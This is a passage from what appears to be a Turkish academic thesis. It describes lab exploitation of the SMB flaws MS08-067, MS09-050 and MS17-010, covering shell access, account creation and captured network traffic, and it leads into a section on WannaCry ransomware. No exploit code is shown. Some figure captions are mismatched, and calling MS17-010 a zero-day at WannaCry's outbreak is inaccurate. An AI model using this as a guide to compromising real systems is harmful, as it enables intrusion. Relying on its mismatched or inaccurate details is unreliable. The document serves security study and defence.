
Resim 3.11. SMB ile oluşturulan ağ trafiği içeriği

Paketlerin içeriği incelendiği zaman TCP 445 portundan çalıştığı Resim 3.11'de görülmekle birlikte paket içerisinde yer alan alanlar da görülmüştür.




Resim 3.12. SMB ile oluşturulan ağ trafiği detayı

SMB protokolüne ait header bilgileri ise Resim 3.12'de yakalanmıştır;



Resim 3.13. SMB paketi [55,56]

Server client iletişiminin sağlanması ve dosya paylaşımı gibi işlemlerin bu protokol üzerinden yapılmasından dolayı bu protokolde çıkabilecek sunucu taraflı bir zaafiyet çok önemlidir. SMB konusunda bilgi Resim 3.13'de verilmiştir. Daha detaylı anlatım için RFC 1002'ye başvurulabilir [57].



Resim 3.14. RFC 1002 [57]


3.4.2. MS08_067 NETAPI açıklığı

Bu açıklık Microsoft işletim sistemlerinde yer alan netapi32.dll kütüphanesinde bulunan NetpwPathCanonicalize fonksiyonundaki bellek tabanlı taşma hatasından dolayı ortaya çıkmış, uygun exploit kod ile istismarında ise RPC istekleri ile uzaktan kod çalıştırmaya yarayan önemli bir SMB zaafiyetidir. Stack üzerindeki bellek taşması(buffer overflow) açıklığı sayesinde saldırganlar uzaktan kod çalıştırarak sistemi ele geçirebilmeyi başarmaktadırlar [58].

Resim 3.14'de verilen uygulamada üzerinde MS08_067 açıklığı olan bir sunucu ele geçirilmiştir. Uygulamada kullanılan exploit kodu Ek.4'de verilmiştir.


Exploit kodun geliştirilme aşamalarına daha önceki konularda değinilmiştir. Exploit kullanıldığında hedef Resim 3.14'deki gibi SMB üzerinden ele geçirilmiştir.

SMB üzerinden giden paketler aşağıdaki gibi yakalanmıştır [59].



Resim 3.15. SMB trafiği

Exploit Resim 3.15'deki gibi çalıştırılmıştır;




Resim 3.16. Exploit çalıştırılması

Resim 3.16'daki çıktıda görüleceği üzere hedef başarıyla ele geçirilmiştir [60]. Exploit hedef sistem üzerinde çalışmış ve belirlenen IP adresi üzerinden shell bağlantısı açıp karşı sistem üzerinde komut girmenizi sağlar hale gelmiştir.

3.4.3. MS09_050 açıklığı ve exploit uygulaması


Bu açıklık SRV2.SYS sürücüsü üzerindeki fonksiyon tablosunun taşması sonucu meydana gelmiştir. SMB üzerinden özel olarak ayarlanmış bir paketin hedefe gönderilmesi sonucunda hedef işletim sistemi ele geçirilmektedir. Ek.5'de exploit kod verilmiştir [61]. Uygulama Server 2008 datacenter sürümünde yapılmıştır.

Exploit kod hedef sistem üzerinde aşağıdaki gibi çalıştırılmış ve uzak masaüstü bağlantısı alınmıştır.




Resim 3.17. Exploit çalıştırılması

İlgili komutlar kullanılarak uzak masaüstü aşağıdaki gibi açılarak userx kullanıcısı eklenmiştir.




Resim 3.18. Userx kullanıcı eklenmesi

Bu noktadan sonra exploit kullanılarak Şekil 3.2 gibi hedef ele geçirilmiştir;



Şekil 3.2. 2013 Veri ihlali raporuna göre kimlik bilgilerinin çalınma şekilleri

Hedefe gönderilen exploit kodun ağ trafiği incelendiğinde Şekil 3.3'deki bulgulara ulaşılmıştır;




Protocol	Length	Info
LANMAN	176	NetServerEnum2 Request, Domain Enum
LANMAN	164	NetServerEnum2 Response
SMB	93	Tree Disconnect Request
SMB	93	Tree Disconnect Response
SMB	97	Logoff AndX Request
SMB	97	Logoff AndX Response
BROWSER	243	Host Announcement WIN-AIATC4ES9ME, Workstation, Server, NT Workst…
BROWSER	258	Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain E…
BROWSER	243	Host Announcement WIN-XH3LGG5VTUU, Workstation, Server, NT Workst…
BROWSER	243	Local Master Announcement SERVER2K-9EFECD, Workstation, Server, N…
SMB	213	Negotiate Protocol Request
SMB	143	Negotiate Protocol Response
SMB	162	Session Setup AndX Request, NTLMSSP_NEGOTIATE
SMB	455	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MOR…
SMB	256	Session Setup AndX Request, NTLMSSP_AUTH, User: \
SMB	229	Session Setup AndX Response
SMB	154	Tree Connect AndX Request, Path: \\SERVER2K-9EFECD\IPC$
SMB	114	Tree Connect AndX Response
LANMAN	176	NetServerEnum2 Request, Workstation, Server, SQL Server, Domain C…
LANMAN	203	NetServerEnum2 Response
LANMAN	176	NetServerEnum2 Request, Domain Enum
LANMAN	164	NetServerEnum2 Response
SMB	93	Tree Disconnect Request

Şekil 3.3. 2015 olay analiz sonucu

3.4.4. MS17_010 açıklığı ve exploit gösterimi


Shadow Brokers adlı saldırgan (hacker) grubu tarafından NSA'ye ait Windows saldırı(hacking) araçlarının sızdırılması ile dünyanın haberinin olduğu açıklığın uzun yıllar NSA tarafından kullanıldığı iddia edilmektedir. Açıklık Microsoft Server Message Block 1.0 (SMBv1) üzerinde çalışmaktadır. SMBv1 paketlerinin hedefe gönderilmesi ile beraber exploit çalışmaktadır. 0. Gün açıklığı kullanıldığı için hedefin herhangi bir izin vermesine veya harici bir dosya yüklemesine gerek olmadan sistem üzerinde zararlı kod çalışmaktadır. Zararlı kodun tetiklenmesiyle beraber hedefin sistemi fidye saldırısına maruz kalmış olmaktadır. Exploit yapısının daha iyi anlaşılabilmesi için gerçekleştirilen çalışma kısmındaki analizde exploit yapısı ve ağ trafiği ile alakalı derinlemesine bilgi verilmektedir. WannaCry bu açıklığı kullanarak yayılmıştır. Böylelikle fidye saldırılarında 0. Gün zaafiyetlerinin dönemi başlamıştır. Exploit uygulama lab Windows 7 SP1 üzerinde yapılmıştır. Exploit kod Ek.6'da [62] da detaylı olarak yer almaktadır.

Exploit kodun statik analizi yapılıp zararlı kod irdelendikten sonra kod Resim3.19'daki gibi çalıştırılarak hedef sistemin ele geçirilebildiği gösterilmiştir [63];



Resim 3.19. Exploit kodun aktif edilmesi

Sistem ele geçirilirken elde edilen ağ trafiği Resim 3.20' de verilmiştir;



Resim 3.20. Sistem ele geçirilirken elde edilen ağ trafiği

Gerçekleştirilen kontrollü test çalışmasıyla ağ üzerinde oluşan trafik kayıt edilmiştir. Alınan ağ paket örnekleri tezin ilerleyen bölümlerinde yer alan derinlemesine analiz çalışmalarında kullanılmıştır. Statik ve dinamik analiz çalışmalarında elde edilen sonuçlar Tez'in kişisel, kurumsal ve ulusal önlemler konusunda yapılan açıklamaları içeren ki önerilerde kullanılmıştır.

3.5. Fidye Yazılımları ve Yapılan Saldırılar (Ransomware)


Fidye yazılımları kullanıcı ya da servis taraflı açıklıkları kullanan, bazı özel durumlarda sosyal mühendislik teknikleri ile zararlı yazılımın tıklanılmasıyla, kişilerin bilgilerini şifreleyerek kişilerden fidye talep eden yazılımlara verilen genel isimlendirmedir. Oltalama (Phishing) ya da sosyal mühendislik saldırılarıyla kullanıldığı zaman son kullanıcının bir dosyaya tıklaması gerekmektedir. WannaCry'ın dünya genelinde etkisinin bu kadar çok olması ve o zamana kadar alınan önlemlerin etkisiz kalmasının en önemli sebebi ise, 0. Gün açıklığı ile beraber, ek bir yöntem gerektirmeden, hedefin bir şey yüklemesi veya izin vermesine gerek kalmadan bulaşabilmesi ve kullanıcı farkına varmadan kullanılan sistemi ele geçirebilmesidir. Sunucu taraflı bir exploit kod ile yayılan WannaCry diğer fidye yazılımlarından bu özelliğiyle çok daha tehlikeli bir duruma gelmektedir. Bir başka deyişle

sunucu taraflı yayıldığı zaman kullanıcı etkileşimine dahi girmeden güvenlik açıklığından yararlanır. WannaCry ile fidye yazılımlarında yeni bir devir açılmıştır. Bu devrin Petya fidye yazılımı ile devam ettiği düşünülmektedir.

3.5.1. Deep web'de fidye saldırıları

